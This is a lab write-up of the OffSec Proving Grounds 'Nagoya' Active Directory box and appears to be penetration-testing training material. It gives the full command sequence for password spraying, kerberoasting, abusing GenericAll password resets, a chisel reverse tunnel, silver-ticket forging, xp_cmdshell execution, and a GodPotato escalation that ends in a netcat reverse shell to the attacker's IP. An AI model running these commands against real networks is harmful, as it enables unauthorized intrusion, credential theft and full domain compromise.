OffSec Proving Grounds Nagoya Writeup
Windows AD Proving Grounds box. A password spray finds andrea.hayes, kerberoast and GenericAll reach WinRM, and a silver ticket plus GodPotato gives SYSTEM.
Summary

Nagoya is a Windows AD Proving Grounds box whose team page provides names that username-anarchy turns into candidates, and kerbrute validates 28 of them. A spray of Nagoya2023 (the company name plus the site copyright year) hits andrea.hayes, whose credentials kerberoast svc_mssql, cracked to Service1. BloodHound shows the helpdesk group holds GenericAll over many users, so net rpc password resets svc_helpdesk, which resets christopher.lewis, a member of Remote Management Users, giving an Evil-WinRM session. Chisel tunnels a SOCKS proxy back, then svc_mssql’s NT hash from pypykatz plus the domain SID forge a silver ticket for the MSSQL SPN as administrator. That enables xp_cmdshell over the tunnel for a shell as svc_mssql, and GodPotato abuses its SeImpersonatePrivilege to return NT AUTHORITY\SYSTEM.
Web Server Enumeration
The web server has a “team” page containing a bunch of first and last names:
1
2
3
4
5
6
Matthew Harrison
Emma Miah
Rebecca Bell
Scott Gardner

<SNIP>
I use username-anarchy ruby tool to generate a anarchy-users.txt file (this will take the names and create possible username formats):
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
matthew
matthewharrison
matthew.harrison
matthewh
mattharr
m.harrison
mharrison
hmatthew
h.matthew
harrisonm
harrison
harrison.m
harrison.matthew
mh

<SNIP>
Kerberos Enumeration

Using the anarchy-users.txt wordlist, I performed a userenum with kerbrute to see which ones are valid:
1
kerbrute userenum -d nagoya-industries.com --dc 192.168.234.21 anarchy-users.txt
This yields 28 valid users!

Was able to guess the password for one of the users using the following kerbrute command (a simple combination of the company’s name Nagoya plus the copyright year on the website):
1
kerbrute passwordspray --dc 192.168.234.21 -d nagoya-industries.com users.txt Nagoya2023
As you can see from the screenshot below, “andrea.hayes” has the password of “Nagoya2023”:
With that, new credentials:
1
2
Username: andrea.hayes
Password: Nagoya2023
I use the credentials to perform a kerberoast attack:
1
nxc ldap 192.168.234.21 -u andrea.hayes -p Nagoya2023 --kerberoast k.log
I get a hash for svc_mssql. I crack it with hashcat. With that, new credentials:
1
2
Username: svc_mssql
Password: Service1
LDAP Enumeration
Collected domain data with rusthound:
1
rusthound-ce -d nagoya-industries.com -u 'andrea.hayes' -p Nagoya2023 -z -n 192.168.234.21

And helpdesk has GenericAll over a whole bunch of users:
So I search for users in the Remote Management Users group (users that can most likely winrm to the machine):

Using creds for andrea.hayes I’m able to compromise one of those users and ultimately get a remote session in the machine
Initial Access - WinRM as christopher.lewis
Change password for svc_helpdesk:
1
net rpc password "svc_helpdesk" "BehindSecurity2026" -U "nagoya-industries.com"/"andrea.hayes"%"Nagoya2023" -S "192.168.234.21"
Use svc_helpdesk to change the password for christopher.lewis:
1
net rpc password "christopher.lewis" "BehindSecurity2026" -U "nagoya-industries.com"/"svc_helpdesk"%"BehindSecurity2026" -S "192.168.234.21"
Connect to the machine via winrm as christopher.lewis:
1
evil-winrm -i 192.168.234.21 -u christopher.lewis -p BehindSecurity2026
Lateral Movement - Chisel Port Forwarding
On my machine, I start chisel server:
1
nohup ./chisel server -p 1337 --reverse --socks5 &
Start chisel socks5 proxy on the victim machine:
1
Start-Process -FilePath .\chisel.exe -ArgumentList "client 192.168.45.205:1337 R:socks" -WindowStyle Hidden
Horizontal Privilege Escalation - Silver Ticket
Get the domain SID:
1
nxc ldap 192.168.234.21 -u svc_helpdesk -p BehindSecurity2026 --get-sid
Get the NT hash for svc_mssql using pypykayz:
1
pypykatz crypto nt 'Service1'
Generate a silver ticket
1

ticketer.py -nthash e3a0168bc21cfb88b95c954a5b18f57c -domain-sid S-1-5-21-1969309164-1513403977-1686805993 -domain nagoya-industries.com -spn MSSQL/nagoya.nagoya-industries.com:1433 administrator
Screenshot below shows successful command execution:
Use the silver ticket:
1
export KRB5CCNAME=./administrator.ccache
Enable xp_cmdshell
1

proxychains4 -q nxc mssql 127.0.0.1 -k --use-kcache -M enable_cmdshell -o ACTION=enable
From the screenshot below you can see I enabled xp_cmdshell and executed a command:
To execute commands:
1
proxychains4 -q nxc mssql 127.0.0.1 -k --use-kcache -X 'whoami /priv'
I got a powershell base64 encoded payload from https://www.revshells.com/ and executed it like so:
1
proxychains4 -q nxc mssql 127.0.0.1 -k --use-kcache -X 'powershell -e [base64 blob]'
This got me a shell in the system as “svc_mssql”.
Vertical Privilege Escalation - SeImpersonatePrivilege
As svc_mssql, I did transfer GodPotato to the machine:
1
PS C:\windows\tasks> iwr 192.168.45.205/GodPotato.exe -outfile GodPotato.exe
Also did transfer nc64.exe
1
PS C:\windows\tasks> iwr 192.168.45.205/nc64.exe -outfile nc64.exe

Used GodPotato to get a shell as NT AUTHORITY\SYSTEM:
1
PS C:\windows\tasks> .\GodPotato.exe -cmd "cmd /c C:\windows\tasks\nc64.exe -e cmd.exe 192.168.45.205 53"
The screenshot below shows that I’ve compromised the machine: